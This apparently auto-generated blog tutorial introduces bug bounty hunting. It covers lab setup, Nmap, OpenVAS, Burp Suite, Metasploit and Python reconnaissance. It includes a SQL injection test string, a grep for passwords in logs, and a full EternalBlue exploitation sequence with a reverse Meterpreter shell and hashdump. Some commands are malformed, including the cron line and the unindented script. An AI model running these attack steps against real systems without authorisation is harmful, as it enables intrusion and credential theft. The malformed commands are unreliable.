Listen to this Post

Introduction:
Bug bounty programs have revolutionized cybersecurity, offering lucrative rewards for ethical hackers who uncover vulnerabilities in software and systems. This article delves into the essential skills and methodologies, from malware analysis to penetration testing, that empower security enthusiasts to succeed in these private and public programs. With the rise of remote work and digital transformation, mastering these techniques is critical for protecting assets and building a career in cybersecurity.
Learning Objectives:
- Understand the core cybersecurity domains required for ethical hacking, including vulnerability assessment and bug hunting.
- Learn how to configure and use key tools across Linux and Windows environments for penetration testing.
- Develop a step-by-step approach to identifying, exploiting, and reporting security flaws for bug bounties.
You Should Know:
1. Setting Up Your Ethical Hacking Lab
A controlled lab environment is fundamental for safe practice. This involves virtual machines (VMs) to simulate attacks without harming real systems. For Linux, Kali Linux is the go-to distribution, while Windows can be used with tools like Windows Subsystem for Linux (WSL) for hybrid testing.
Step-by-step guide explaining what this does and how to use it:
– Download and install virtualization software like VirtualBox or VMware Workstation.
– Acquire Kali Linux ISO from the official website (https://www.kali.org/get-kali/) and set up a VM with at least 4GB RAM and 20GB storage.
– On Windows, enable WSL by opening PowerShell as Administrator and running: wsl --install -d kali-linux. This integrates Kali tools directly into Windows.
– Configure network settings in your VM to use NAT or bridged mode for simulating network attacks.
– Install additional tools like Metasploit using: `sudo apt update && sudo apt install metasploit-framework` on Kali.
– Test the lab by running a simple ping scan: `ping -c 4 192.168.1.1` (replace with your network gateway).
2. Essential Linux Commands for Hackers
Linux is the backbone of ethical hacking due to its open-source nature and powerful command-line tools. Mastering commands for reconnaissance, file manipulation, and process management is crucial.
Step-by-step guide explaining what this does and how to use it:
– Use `nmap` for network discovery: `nmap -sP 192.168.1.0/24` scans for active hosts on a subnet.
– Analyze files with `grep` for pattern searching: `grep -r “password” /var/log/` finds potential credentials in logs.
– Manage processes with `ps` and kill: `ps aux | grep ssh` lists SSH processes, and `kill -9
` terminates a process.
- Edit configuration files using `nano` or <code>vim</code>: `sudo nano /etc/hosts` modifies hostname mappings.
- Set up SSH for remote access: `ssh user@target_ip` connects to a target, and generate keys with <code>ssh-keygen -t rsa</code>.

<h2 style="color: yellow;">3. Vulnerability Scanning with Nmap and OpenVAS</h2>

Proactive scanning identifies weaknesses in systems and networks. Nmap offers script-based detection, while OpenVAS provides comprehensive vulnerability management.

Step-by-step guide explaining what this does and how to use it:
- Install Nmap on Kali: <code>sudo apt install nmap</code>. Run a basic scan: `nmap -sV -O target.com` to detect services and OS.
- Use Nmap scripts for deeper analysis: `nmap --script vuln target.com` checks for known vulnerabilities.
- For OpenVAS, install via: `sudo apt install openvas` and set up with <code>sudo gvm-setup</code>. Access the web interface at https://127.0.0.1:9392.
- Configure a scan target in OpenVAS, such as a test VM IP, and run a full audit to generate reports on CVEs.
- Parse results with commands like `grep "HIGH" report.xml` to prioritize critical issues.

<h2 style="color: yellow;">4. Web Application Testing with Burp Suite</h2>

Web apps are prime targets for bug bounty hunters. Burp Suite acts as a proxy to intercept and manipulate HTTP/S requests, uncovering flaws like SQL injection and XSS.

Step-by-step guide explaining what this does and how to use it:
- Download Burp Suite Community from https://portswigger.net/burp/communitydownload and install on your lab machine.
- Configure browser proxy settings to 127.0.0.1:8080 to route traffic through Burp.
- Enable interception in Burp's Proxy tab, then browse a test site (e.g., http://testphp.vulnweb.com) to capture requests.
- Use the Repeater tool to modify parameters: Change `id=1` to `id=1' OR '1'='1` to test for SQL injection.
- Employ the Scanner module to automate vulnerability detection, reviewing alerts for common OWASP Top 10 issues.

<h2 style="color: yellow;">5. Exploiting Common Vulnerabilities with Metasploit</h2>

Exploitation turns identified vulnerabilities into actionable proofs of concept. Metasploit provides a framework for developing and executing exploits.

Step-by-step guide explaining what this does and how to use it:
- Start Metasploit console: `msfconsole` in Kali.
- Search for exploits: `search eternalblue` for MS17-010 vulnerability on Windows.
- Select an exploit: <code>use exploit/windows/smb/ms17_010_eternalblue</code>.
- Set required options: `set RHOSTS target_ip` and <code>set PAYLOAD windows/meterpreter/reverse_tcp</code>.
- Configure listener: `set LHOST your_ip` and run `exploit` to gain a Meterpreter shell on the target.
- Post-exploitation: Use commands like `hashdump` to extract password hashes or `screenshot` for evidence.

<h2 style="color: yellow;">6. Reporting Bugs for Bounty</h2>

Effective reporting ensures bounty rewards and vendor collaboration. Reports must detail vulnerability impact, steps to reproduce, and remediation advice.

Step-by-step guide explaining what this does and how to use it:
- Document the vulnerability with screenshots, logs, and code snippets. Use tools like `wkhtmltopdf` to save web pages: <code>wkhtmltopdf http://vulnerable-site.com/page report.pdf</code>.
- Write a clear summary: Include CVSS score calculation (e.g., using https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator).
- Provide a step-by-step reproduction path: List each action, from initial access to exploitation, with commands or URLs.
- Suggest fixes, such as input validation or patch links (e.g., for WordPress plugins: https://wordpress.org/plugins/security-advisories/).
- Submit via the bug bounty platform's portal, following disclosure policies like HackerOne or Bugcrowd guidelines.

<h2 style="color: yellow;">7. Advanced Techniques: Automating Reconnaissance with Python</h2>

Automation scales bug hunting efforts. Python scripts can aggregate subdomains, probe APIs, and test for cloud misconfigurations.

Step-by-step guide explaining what this does and how to use it:
- Install Python libraries: <code>pip install requests beautifulsoup4 argparse</code>.
- Write a script to enumerate subdomains using crt.sh:
[bash]
import requests
import json
target = "example.com"
url = f"https://crt.sh/?q=%.{target}&output=json"
response = requests.get(url)
data = json.loads(response.text)
for entry in data:
print(entry['name_value'])
– Extend to check for open ports: Integrate with `socket` library: sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM); result = sock.connect_ex((ip, port)).
– Schedule scripts with cron on Linux: `crontab -e` and add `0 /usr/bin/python3 /path/to/script.py` for hourly runs.
– For cloud hardening, use AWS CLI to audit S3 buckets: `aws s3 ls` and check permissions with aws s3api get-bucket-acl --bucket name.
What Undercode Say:
- Key Takeaway 1: Ethical hacking for bug bounties requires a methodical approach, blending manual testing with automation to uncover hidden vulnerabilities in increasingly complex digital landscapes.
- Key Takeaway 2: Success hinges not only on technical prowess but also on professional reporting and adherence to responsible disclosure, which builds trust and ensures sustained rewards in the cybersecurity community.
Analysis: The post highlights a growing trend where students and professionals leverage open-source tools and platforms to transition into cybersecurity roles. With bug bounty programs becoming more private and competitive, as hinted by the “Private bug bounty program,” there’s a shift towards niche skills like malware analysis and Java-based application testing. The integration of AI in vulnerability scanning is nascent but poised to reshape reconnaissance, making continuous learning in IT and cloud security essential. The emphasis on Linux and programming underscores that foundational knowledge, coupled with hands-on lab work, is non-negotiable for aspiring ethical hackers.
Prediction:
In the next five years, bug bounty programs will expand into IoT and AI systems, driven by increased connectivity and regulatory pressures. Ethical hackers will need to master advanced topics like API security in microservices and cloud hardening in multi-environment setups. Automated exploitation via AI-driven tools could lower entry barriers but also escalate cyber threats, necessitating stricter compliance frameworks. As seen in the post’s focus on student involvement, academia-industry collaborations will surge, formalizing cybersecurity training courses and certifications to meet global demand for skilled defenders.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Karthick V – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


